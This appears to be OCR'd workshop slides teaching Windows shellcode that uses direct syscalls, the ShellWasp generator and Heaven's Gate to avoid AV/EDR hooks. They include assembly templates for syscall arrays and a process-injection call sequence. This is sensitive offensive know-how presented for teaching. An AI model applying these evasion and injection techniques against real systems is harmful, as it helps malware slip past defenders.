
- dt command on WinDBt
  - dt ntdll!_PEB
  - !peb
  - dt ntdll!_UNICODE_STRING
  - dt ntdll!_PEB_LDR_DATA

- DEMO

Lab 3 - Multi-WinAPI Shellcode

- Please raise your hand if you have questions

Lab 3 Review



Shellcode Using Windows Syscalls

ShellWasp

Windows Syscalls in Shellcode

Windows Syscalls - Background

- Windows Syscalls (SSNs) are **tricky**
- Backwards Compatibility
- High-level Wrappers
  - CreateFile vs. NtCreateFile
    - NtCreateFile can exist as a native API from NTDLL and a Windows syscall

Windows Syscalls in Shellcode

- Benefits
  - Avoid AV/EDR Hooks
  - Very stealthy
- Downsides
  - A lot of upfront work

Windows Syscalls - Example (x64)

```
0:000> uf ntdll!NtCreateFile
ntdll!NtCreateFile:
00007ffc`3d282590 4c8bd1          mov     r10,rcx
00007ffc`3d282593 b855000000      mov     eax,55h
00007ffc`3d282598 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`3d2825a0 7503            jne     ntdll!NtCreateFile+0x15 (00007ffc`3d2825a5)  Branch

ntdll!NtCreateFile+0x12:
00007ffc`3d2825a2 0f05            syscall
00007ffc`3d2825a4 c3              ret

ntdll!NtCreateFile+0x15:
00007ffc`3d2825a5 cd2e            int     2Eh
00007ffc`3d2825a7 c3              ret
```

Windows Syscalls - Example (WoW64)

```
0:000> u ntdll!NtCreateFile
ntdll!NtCreateFile:
77569bf0 b855000000      mov     eax,55h
77569bf5 ba501f5a77      mov     edx,offset ntdll!Wow64SystemServiceCall (775a1f50)
77569bfa ffd2            call    edx
77569bfc c22c00          ret     2Ch
77569bff 90              nop
ntdll!NtQueryEvent:
77569c00 b856000000      mov     eax,56h
77569c05 ba501f5a77      mov     edx,offset ntdll!Wow64SystemServiceCall (775a1f50)
77569c0a ffd2            call    edx
0:000> u ntdll!Wow64SystemServiceCall
ntdll!Wow64SystemServiceCall:
775a1f50 ff252c826277    jmp     dword ptr [ntdll!Wow64Transition (7762822c)]
775a1f56 cc              int     3
775a1f57 cc              int     3
775a1f58 cc              int     3
775a1f59 cc              int     3
775a1f5a cc              int     3
775a1f5b cc              int     3
775a1f5c cc              int     3
0:000> u poi(ntdll!Wow64Transition)
774e7000 ea09704e773300  jmp     0033:774E7009
774e7007 0000            add     byte ptr [eax],al
774e7009 41              inc     ecx
774e700a ffa7f8000000    jmp     dword ptr [edi+0F8h]
774e7010 0000            add     byte ptr [eax],al
774e7012 0000            add     byte ptr [eax],al
774e7014 0000            add     byte ptr [eax],al
774e7016 0000            add     byte ptr [eax],al
```

Syscall Initializer Shellcode

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
mov ecx, esp
sub esp, 0x1000
cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x62            ; 20H2, Win10 release
jl less2
push 0x1d               ; NtCreateKey
push 0x8                ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xF0            ; 21H2, Win11 release
jl end
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

Capturing OS Build

- This initializer is if you are targeting only one OS.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

Syscall Initializer Shellcode

- This initializer is if you are targeting more than one OS.

```
mov eax, fs:[0x30]
mov ebx, [eax+0xac]
mov eax, [eax+0xa4]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0xF0            ; 21H2, Win11 release
jl less2
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xB1            ; Win7, Sp1 release
jl end
push 0x1a               ; NtCreateKey
push 0x5                ; NtWriteFile
push 0x150              ; NtSetContextThread
push 0x52               ; NtCreateFile
push 0x15               ; NtAllocateVirtualMemory

saveSyscallArray:
push eax
mov edi, esp
add edi, 0x4
mov esp, ecx
```

Getting OS Build

Getting OS Major Version

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

OS Major Version is accessible via edi-4.

Our Syscall Array

- We can use entries in our syscall array to set the SSN before making the syscall.

Syscall Array		
Location	Syscall	SSN
edi	NtSetContextThread	0x18b
edi + 0x4	NtReplaceKey	0x174
edi + 0x8	NtSetValueKey	0x60
edi + 0xc	NtCreateKey	0x1d

```
mov eax, [edi]
call ourSyscall
```

```
mov eax, [edi+0x4]
call ourSyscall
```

```
mov eax, [edi+0x8]
call ourSyscall
```

```
mov eax, [edi + 0xc]
call ourSyscall
```

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Our Syscall Array

- After the **syscall initializer**, we have a **Syscall Array**, accessible via **edi**, to reach our syscall service numbers.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

edi: NtSetContextThread

edi + 0x4: NtReplaceKey

edi + 0x8: NtSetValueKey

edi + 0xc: NtCreateKey

ShellWasp: https://github.com/Bw3ll/ShellWasp

- Automates building templates of **syscall shellcode**.
- Nearly all user-mode syscalls supported.
  - All the ones I could find function prototypes for.
- Solves the syscall portability problem.
  - Uses **PEB** to identify **OS build**.
  - Creates **Syscall Array**
- Supports **Windows 7/10/11**
  - Uses existing syscall tables.
  - Uses **newly created syscall tables** for newer versions of Windows 10 & 11.

ShellWasp: https://github.com/Bw3ll/ShellWasp

ShellWasp

- Users can easily and quickly **rearrange** syscalls in shellcode.

```
Syscalls have been rearranged.

Current Syscall Selections:
 NtWriteFile
 NtClose
 NtSetContextThread
 NtCreateFile
 NtAllocateVirtualMemory
 NtWriteFile
 NtCreateKey
SysShellcode>Syscalls>
```

ShellWasp: https://github.com/Bw3ll/ShellWasp

ShellWasp: Releases

- Easy to select desired Windows releases via **config** file or UI.
  - Can **save** changes made to **config**.

```
SysShellcode>WinReleases> a

Windows 10:                                 Windows 7:
        r14     22H2    [X]                         sp1     SP1     [X]
        r13     21H2    [X]                         sp0     SP0     [ ]
        r12     21H1    [X]                 Windows 11:
        r11     20H2    [ ]                         b2      22H2    [X]
        r10     2004    [ ]                         b1      21H2    [X]
        r9      1909    [ ]
        r8      1903    [ ]
        r7      1809    [ ]
        r6      1803    [ ]
        r5      1709    [ ]
        r4      1703    [ ]
        r3      1607    [ ]
        r2      1511    [ ]
        r1      1507    [ ]
 c -  Clear current selections.
```

ShellWasp: https://github.com/Bw3ll/ShellWasp


Printing Results to Screen

- ShellWasp creates prototypes.
- ShellWasp manage syscalls.
- ShellWasp makes array remains intac

```
push edi
push 0x00000000         ; PULONG NumberOfBytesWritten
push 0x00000000         ; ULONG NumberOfBytesToWrite
push 0x00000000         ; PVOID Buffer
push 0x00000000         ; PVOID BaseAddress
push 0x00000000         ; HANDLE ProcessHandle

mov eax, [edi+0x8]      ; NtWriteVirtualMemory syscall
call ourSyscall

mov edi, [esp+0x14]

push edi
push 0x00000000         ; PVOID AttributeList
push 0x00000000         ; ULONG MaximumStackSize
push 0x00000000         ; ULONG StackSize
push 0x00000000         ; ULONG ZeroBits
push 0x00000000         ; ULONG CreateFlags
push 0x00000000         ; PVOID Argument
push 0x00000000         ; PVOID StartR__OUTine
push 0x00000000         ; HANDLE ProcessHandle
push 0x00000000         ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000         ; ACCESS_MASK DesiredAccess
push 0x00000000         ; PHANDLE ThreadHandle

mov eax, [edi+0x4]      ; NtCreateThreadEx syscall
call ourSyscall

mov edi, [esp+0x2c]

push edi
push 0x00000000         ; PLARGE_INTEGER TimeOut
push 0x00000000         ; BOOLEAN Alertable
push 0x00000000         ; HANDLE ObjectHandle
```

Heaven's Gate

- Heaven's Gate has been around for about 15 years.
- We can invoke this with a **long jump** or **long call**.
  - These generally won't work with shellcode.
- More convenient in shellcode is a **far return**, or **retf**.
- We provide the **selector** for the **CS** register: **0x33 → 64-bit**
- Then we provide the **destination address** followed by a **retf**.
  - We can get the destination address by a GetPC instruction and adjust the result, pointing it to whatever we want.
- Following Heaven's Gate, we can immediately use x64 code!
  - We can **transition to 64-bit mode** with Heaven's Gate .



OSBuild via PEB via R12

```
push 0x33
call GetPC1
GetPC1:
add [esp], 5
retf                    ; Invoke Heaven's gate -- go x64

_emit 0x41              ; x64: mov ebx,dword ptr [r12]
_emit 0x8b              ; Get TEB from TEB64
_emit 0x1c
_emit 0x24

push 0x23
call GetPC2
GetPC2:
mov [esp+4], 0x23
add [esp], 0xa
retf                    ; Invoke Heaven's gate -- go x86

mov ebx, [ebx+0x30]
mov ebx, [ebx+0xac]
```

Heaven's Gate #1 -> x64

x64 code: Get TEB from TEB64

Heaven's Gate #2 -> x86

Get PEB

Get OS Build


Pre-Lab 4 Demo

- ShellWasp

Lab 4 - ShellWasp

- 15 min
- Please raise your hand if you have questions

Lab 4 - Review



Where to Go From Here

Where To Go From Here

- Create shellcode from C or C++
- Create shellcode from existing PE files
  - sRDI
  - pe_to_shellcode
- Research new techniques to:
  - Resolve functions
  - Locate modules
  - Bypass security mitigations
  - Avoid detection

Wrap-Up

- THANK YOU FOR ATTENDING!

- Any questions?
  - We can answer questions in the hallway afterwards, if needed.